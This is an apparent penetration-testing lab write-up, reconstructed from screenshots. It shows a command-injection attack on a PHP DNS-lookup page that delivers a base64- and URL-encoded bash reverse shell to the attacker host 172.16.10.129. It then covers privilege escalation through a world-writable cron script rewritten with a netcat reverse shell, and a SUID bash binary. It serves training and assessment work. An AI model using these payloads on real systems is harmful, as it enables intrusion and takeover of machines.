
```
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE3Mi4xNi4xMC4xMjkvMTIzNCAwPiYx|base64 -d|bash
```

84 1 Raw Bytes LF

```
echo%20L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE3Mi4xNi4xMC4xMjkvMTIzNCAwPiYx%7Cbase64%20-d%7Cbash
```


Figure 17 URL Encoded Payload using CyberChef

The base64 encoded reverse shell was slightly modified and added URL Encoding on top of it using Cyber Chef as seen in the figure above.



```
POST /dns_lookup.php HTTP/1.1
Host: 172.16.10.133
Content-Length: 283
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.10.133
Content-Type:
application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http://172.16.10.133/dns_lookup.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4gnqb7rl5a2ihktr84bftittba
; security_level=0
Connection: close

target=
www.nsa.gov;echo%20L2Jpbi9iYXNoIC1pID4mIC9kZ
XYvdGNwLzE3Mi4xNi4xMC4xMjkvMTIzNCAwPiYx%7Cba
se64%20-d%7Cbash&form=submit
```


Figure 18 Sending Encoded Reverse Shell Payload from Repeater



```
(kali㉿kali)-[~]$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.16.10.129] from (UNKNOWN) [172.16.10.133] 33006
bash: cannot set terminal process group (887): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$
```

Figure 19 Reverse Shell Received


The reverse shell payload was successfully executed, and reverse shell was received as seen in the figure above.



```
www-data@ubuntu:/var/www/html$

www-data@ubuntu:/var/www/html$

www-data@ubuntu:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ubuntu:/var/www/html$

www-data@ubuntu:/var/www/html$ su ftpuser
su ftpuser
Password: ftpuser

ftpuser@ubuntu:/var/www/html$
```

Figure 20 Switching to FTP user


After verifying that there was user named ftpuser in the initial stage, shell was stabilized using python3 and switched to the user using its credential. Then, linpeas.sh was downloaded from attacker machine of which process can be found **here**.



```
/etc/cron.weekly:
total 28
drwxr-xr-x   2 root root  4096 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆    8  2023 .
drwxr-xr-x 137 root root 12288 ◆◆◆◆◆◆      7 11:20 ..
-rwxr-xr-x   1 root root   312 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆    9  2021 0anacron
-rwxr-xr-x   1 root root  1020 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆   18  2022 man-db
-rw-r--r--   1 root root   102 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆   23  2022 .placeholder

/var/spool/anacron:
total 20
drwxr-xr-x 2 root root 4096 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆  23 13:57 .
drwxr-xr-x 6 root root 4096 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆   7 18:18 ..
-rw------- 1 root root    9 ◆◆◆◆◆◆      7 10:39 cron.daily
-rw------- 1 root root    9 ◆◆◆◆◆◆      6 16:41 cron.monthly
-rw------- 1 root root    9 ◆◆◆◆◆◆      6 16:41 cron.weekly

/var/spool/cron/crontabs:
total 12
drwxrwxr-t 2 root   crontab 4096 ◆◆◆◆◆◆      7 11:13 .
drwxr-xr-x 3 root   root    4096 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆    8  2023 ..
-rw------- 1 ubuntu crontab 1126 ◆◆◆◆◆◆      7 11:13 ubuntu

SHELL=/bin/sh

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )


SHELL=/bin/sh
HOME=/root
LOGNAME=root
```

Figure 21 Crontab seen for user ubuntu


After running linpeas.sh, many useful information was seen but among those, crontab for user ubuntu was interesting.



```
ftpuser@ubuntu:/tmp$ ls -la /var/spool/cron/crontabs
ls -la /var/spool/cron/crontabs
total 12
drwxrwxr-t 2 root   crontab 4096 मई      7 11:13 .
drwxr-xr-x 3 root   root    4096 अगस्त    8  2023 ..
-rw-r--r-- 1 ubuntu crontab 1126 मई      7 11:13 ubuntu
ftpuser@ubuntu:/tmp$

ftpuser@ubuntu:/tmp$ cat /var/spool/cron/crontabs/ubuntu
cat /var/spool/cron/crontabs/ubuntu
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.8QQOpw/crontab installed on Tue May  7 11:13:42 2024)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

* * * * * /bin/bash /opt/backup.sh
ftpuser@ubuntu:/tmp$
```


Figure 22 Crontab seen for user ubuntu

The crontab file for user ubuntu had permission to be accessed by every user and looking through it, the user had scheduled task to run “backup.sh” in every 1 minute.



```
ftpuser@ubuntu:/tmp$ 

ftpuser@ubuntu:/tmp$ 

ftpuser@ubuntu:/tmp$ ls -la /opt
ls -la /opt
total 16
drwxr-xr-x  3 root   root   4096 मई        7 10:59 .
drwxr-xr-x 20 root   root   4096 नवम्बर    7 18:17 ..
-rwxrw-rw-  1 ubuntu ubuntu  102 मई        7 12:42 backup.sh
drwx--x--x  4 root   root   4096 नवम्बर   23 14:06 containerd
ftpuser@ubuntu:/tmp$ 

ftpuser@ubuntu:/tmp$ 
```


Figure 23 Crontab job script's file permission



```
ftpuser@ubuntu:/tmp$ cat > backup.sh
cat > backup.sh
nc 127.0.0.1 6666 -e /bin/bash
nc 127.0.0.1 6666 -e /bin/bash
```


Figure 24 Netcat reverse shell in localhost

After verifying that "backup.sh" was writable by any user, a netcat reverse shell to connect to localhost itself was written to it and netcat listener was opened on the port 6666. The reverse shell was successfully received which can be seen in the figure below.



```
ftpuser@ubuntu:~$ 

ftpuser@ubuntu:~$ nc -lvnp 6666
nc -lvnp 6666
Listening on 0.0.0.0 6666
Connection received on 127.0.0.1 55510
bash: cannot set terminal process group (94214): Inappropriate ioctl for device
bash: no job control in this shell
ubuntu@ubuntu:~$ id
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),122(lpadmin),135(lxd),136(sambashare),138(wazuh)
ubuntu@ubuntu:~$ 
```


Figure 25 Reverse Shell received from user Ubuntu



```
ubuntu@ubuntu:~$ ls
ls
bash-test  Documents  download_yar_rules.sh  Pictures  snap       Videos
Desktop    Downloads  Music                  Public    Templates
ubuntu@ubuntu:~$

ubuntu@ubuntu:~$ cd bash-test
cd bash-test
ubuntu@ubuntu:~/bash-test$

ubuntu@ubuntu:~/bash-test$ ls -la
ls -la
total 1372
drwxrwx---  2 ubuntu ubuntu    4096 मई      7 13:45 .
drwxr-x--- 17 ubuntu ubuntu    4096 मई      7 21:01 ..
---s--s--x  1 root   root   1396520 मई      7 13:45 bash
ubuntu@ubuntu:~/bash-test$

ubuntu@ubuntu:~/bash-test$
```

Figure 26 Misconfigured binary file found

After stabilizing the user ubuntu shell, navigating to bash-test directory. There was a binary i.e. bash with SUID permissions for any users which upon checking the information in GTFObins, was found abusable to escalate/gain root shell. Find Suid information for bash **here**.



